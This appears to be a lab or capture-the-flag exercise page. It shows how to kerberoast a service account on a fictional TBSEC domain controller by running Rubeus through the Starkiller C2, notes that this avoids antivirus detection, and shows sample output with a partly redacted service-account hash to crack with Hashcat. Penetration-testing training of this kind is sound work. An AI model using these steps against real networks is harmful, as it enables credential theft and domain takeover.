

36

After retrieving credentials from the mail server we can gain access to TBSEC's domain controller. Your team has decided that the best option to continue moving through the network is to automate kerberos abuse using Rubeus. They have already found that there is a service account on the domain controller they need you to exploit it.



Automating Kerberos Abuse with Rubeus
To use Rubeus to automate kerberoasting we can either compile and transfer a binary onto the target machine however this will get picked up by AV or you can use a C2 to load Rubeus and execute commands from the C2 agent.

Loading Rubeus with Starkiller
You will first need to generate a stager in Starkiller to transfer to the domain controller and get a starkiller agent on the domain controller.
Starkiller already comes precompiled with a Rubeus module so it's as easy as selecting the module in your agent menu and running the module.
The module for Rubeus is powershell/credentials/rubeus. The only parameter that is needed is the command to run, to find out more about all of Rubeus check out the official Rubeus documentation here.
1.) kerberoast




powershell/credentials/rubeus

Command
kerberoast

Loading Rubeus with Starkiller

2.) Press submit and watch rubeus do all the work.



```
[*] Searching the current domain for Kerberoastable users

[*] Found 1 user(s) to Kerberoast!

[*] SamAccountName         : [redacted]
[*] DistinguishedName      : [redacted]OU=Quarantine,DC=TBSECURITY,DC=local
[*] ServicePrincipalName   : TBSEC-DC01/[redacted].TBSECURITY.local:4806
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*[redacted]$TBSECURITY.local$TBSEC-DC01/[redacted].TBSECURITY.local:48
                             06 *$144[redacted]886641CF8[redacted]1ACB16160838DB0A51
                             2C957C66A94186911C685F5A97B7215779BE74DCFC5C6157BB293277D03DC352B33773377487009E
                             4050C72085C4027F[redacted]E04BDAB3B5899A5F373F[redacted]3A55
                             9ADA9C774E597D478C75A963B63EDBFEB55E943335C822BEB74F7238AFC9A6222F11C184FB1FDF39
```

Kerberoasting with Rubeus

SUCCESS! Rubeus has found a kerberoastable user and dumped the service account hash.
Now try to crack the hash with Hashcat and access the domain controller with the new valid credentials.

Answer the questions below

What User was vulnerable to Kerberoasting?

Submit

What password could be cracked from the Kerberos Ticket?

Submit

Submit flags for TBSEC-DC01 in Task 4

Completed